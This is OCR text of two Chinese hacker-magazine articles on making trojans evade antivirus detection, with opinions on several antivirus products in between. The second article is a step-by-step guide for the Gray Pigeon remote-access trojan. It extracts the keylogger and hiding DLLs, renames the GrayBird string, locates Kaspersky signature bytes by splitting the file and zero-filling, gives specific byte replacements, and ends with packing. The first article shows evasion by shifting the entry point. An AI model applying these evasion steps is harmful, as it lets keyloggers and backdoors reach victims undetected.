对卡巴斯基也有效果，只要是这样改过的文件，如果能正常运行，一般就是免杀的（当然也有不免杀的情况，没有万能的方法）。为以防万一，在外边再加层壳或自己再做一个入口也可以。（黑防2005年12期的《做一个VC++隐藏器》和11期光盘中的灰鸽子免杀动画有做入口的方法）向后错入口点这种方法可比用CCL特征码定位器方便多了。多嘴一句，用CCL特征码定位器找出特征码然后用配套的CCM特征码修改器做免杀常常是费时不讨好，所以说找出特征码后要自己分析怎样改免杀，不要总依赖工具。这样才能慢慢提高技术。感觉上用这种方法改免杀子系统值为0003即"Windows控制台"能运行的几率大一些，下面是各子系统值的定义。如图4所示（LordPE中有很多东西值得学习）




图4

我们用Olldbg来载入vsserver.exe看看它的入口点，如图5所示（这个是未免杀的文件）：

看着是不是很熟悉呢？因为是VC++头部……在原入口向后错，只是能运行罢了，事实上有些地方是有问




图5

题的。我想程序之所以没有报错是因为系统能容忍和修正一些错误。但是这有一定限度，在入口后该干的事情没干，如果出现不可忽略的错误的话，结果可想而知。在本例中，即使把文件入口地址改为0000636D也能正常运行（命令行下），但是这就到极限了，再往后加就会出错。（所以说人不能太贪心，原入口地址加一位杀毒软件就放过你了）这种操作相当于改变了内存特征码，当然文件也稍有不同。

现在再回到杀毒软件这边。近期某杀毒软件以抢先杀毒是领先技术为卖点大肆宣传，但有点基础知识的人就应该知道这不是什么"领先技术"，很多杀毒软件早就能在登录前启动了，黑防的很多读者很容易就能做一个出来。而另一杀毒软件公司以启动杀毒标榜强悍，事实上只要程序是免杀的，无论是在DOS下还是Windows下都查不出来。听着别扭？意思是许多Rootkit并不免杀，但是只要中了，Windows会"包庇"它们，连杀毒软件都看不出来。但是Windows未启动前，它们是不受保护的，所以会被BOOT杀毒干掉。这是新技术吗？不是。至于在Windows下查杀Rootkit，Icesword就做的很好，98%的Rootkit都能发现，大家还可以注意下Hxdef几个窝点公布的较新的录象。

瞬间免杀术应该使杀毒软件公司颜面无光 猛壳都能穿，改个入口点就认不出来了？就好比一个通缉犯，在接受检查时稍稍换了个姿势，手插着兜，有时候还倒立着，而其它的特征却一模一样，这难道就能判定他不是通缉犯？我想反而应该更加警惕才对。

以下是我个人对一些杀毒软件的评价，供大家选用时参考。

Kaspersky（卡巴斯基）：技术领先，占资源小，值它卖的价格。

Network Associates：穿壳能力不强，但相当于同时装了个收费防火墙，功能多，附带许多安全设置，是同类软件所不及的（比如说一些文件夹禁止执行、修改，防网页木马等等），还有邮件远程通知功能。对远程控制软件看的较紧（Pctools工具包都杀）。服务器不太适用（自动改权限等，以前黑防有过介绍）。

NOD32：感觉上很难在命令行下停止它，一般想关闭它只能在图形化界面下实现。Rootkit防杀的不错，可是咋不杀Gina呢？适合服务器使用。


Norton：杀毒不要只看脑袋，对它免杀改名最有效（当然不是文件名），现在有改进了吗？不知道。注意 禁止与Kaspersky同用，否则后果自负。

KV：杀杀国内的病毒还是不错的。

……

中国网络安全怎样崛起？至少要踏踏实实做技术吧！

适合读者：木马爱好者
前置知识：无



灰鸽子特征码的简单修改

文/天涯衰草

现在木马推出的速度比吃饭还快，可推出不久就会被杀毒软件所查杀，所以菜鸟们都希望拥有属于自己的免杀木马。然而通过编程来实现这个目的显然不太现实，所以最好的方法就是通过修改服务端程序的特征码，来实现木马的免杀。今天我就为大家演示一下特征码的修改过程。

选材

我以国内的灰鸽子VIP2005版为大家进行演示。为了方便进行服务端程序的修改，设置服务端程序为"不加壳"，生成我们需要的服务端程序，如图1所示。




图1

首先打开资源修改工具Restorator 2004，点击工具栏的"打开文件"按钮，从弹出的窗口中选择我们刚刚配置的服务端程序。在Restorator的资源树下，选择"RCData"中的"MAINDLL"，然后点击鼠标右键选择"导出"菜单中的"导出为"，在弹出的窗口中将这部分资源另存为"Maindll.DLL"，如图2所示。

接着打开刚刚保存的"Maindll.DLL"，按照上面的方法在资源树中依次找到"RCData"中的"GETKEY"和"HOOK"两项，另存为"GETKEY.DLL"和"HOOK.DLL"，这两个DLL文件分别负责服务端程序中的




图2

键盘记录和服务端隐藏。

免杀

现在开始制作免杀，首先用UltraEdit打开需要修改的文件，如GETKEY.DLL，点击"编辑"菜单中"十六进制函数"下的"十六进制编辑"。由于每种程序都有自己特定的程序名称，如灰鸽子是GrayBird、黑洞是BlackHole、啊拉QQ大盗是NTdhcp，而正是这些程序名称，成为杀毒软件进行判断的特征码，所以只要我们将这些名称进行修改，就可以起到免杀的效果。点击"搜索"菜单的"替换"按钮，在弹出的"替换"窗口中的"查找"项输入GrayBird，在"替换为"项中任意输入一个名称，不过一定要保证它们的字节数相同，然后开始进行替换。替换完成后，基本就可以起到免杀的效果。

现在我们再来看看通过修改特征码，来起到免杀效果。首先我们来对文件GETKEY.DLL的特征码进行操作。通过一款名为"Boler"的小工具，将它把GETKEY.DLL分为多份，这样可以帮助我们了解特征码的大致范围。运行"Boler"，在"伯乐相马"→"木马路径"下选择文件GETKEY.DLL，然后在"输出路径"中设置一个服务端程序样本的输出路径，接着我们在"生成样本数目"中设置一个样本数，这里我们设置成20，如图3所示。




图3

现在通过杀毒软件对这20个样本进行查杀，在经过卡巴斯基查杀后，只剩下00009600-00009FFF.DLL这个文件，说明特征码的范围就在这些范围内。下面我们通过Hex Workshop这款工具继续缩小范围查找特征码。用Hex Workshop打开GETKEY.DLL，选择"编辑"→"跳转"命令，在弹出的窗口内输入"00009600"，并选择"十六进制"，确定后跳转到"00009600"如图4所示。




图4

再选择"编辑"→"选择块"命令，在弹出窗口的"字块"中输入128，并选择"十六进制"，确定后退出，如图5所示。




图5

这里我们计算一下128个字节有多少行：1行16个字节，128/16=8，说明一共有8行。接着在选择的块上点击鼠标右键选择"填充"命令，"用下列十六进制字节填充"选项中设置为"0"，确定退出，这样选择块中的字节全被替换为0了，如图6所示。




图6

保存后用杀毒软件查杀发现没毒，这就说明特征码在这8行内，下面我们逐步缩小范围。现在从"00009600"这个位置逐步填充，然后用杀毒软件进行查杀。当替换到"5053A1F8"时，杀毒软件没有提醒了，说明"5053A1F8"是卡巴斯基的特征码。我们将"5053A1F8"改为"5044A2F8"(或其他值)后，卡巴斯基不再报警。现在按照上面的方法进行检测，发现文件HOOK.DLL的特征码为"46696E64"，我们将其改为"46669E64"(或其他值)就可免杀。为了更好的保护这两个DLL文件，我们可以对其进行加壳处理。对于加壳软件，用户可以自行选择。我选用的是"北斗星"加壳软件。将需要加壳的DLL文件拖拽到加壳软件的界面上，然后点击"压缩"按钮即可，如图7所示。

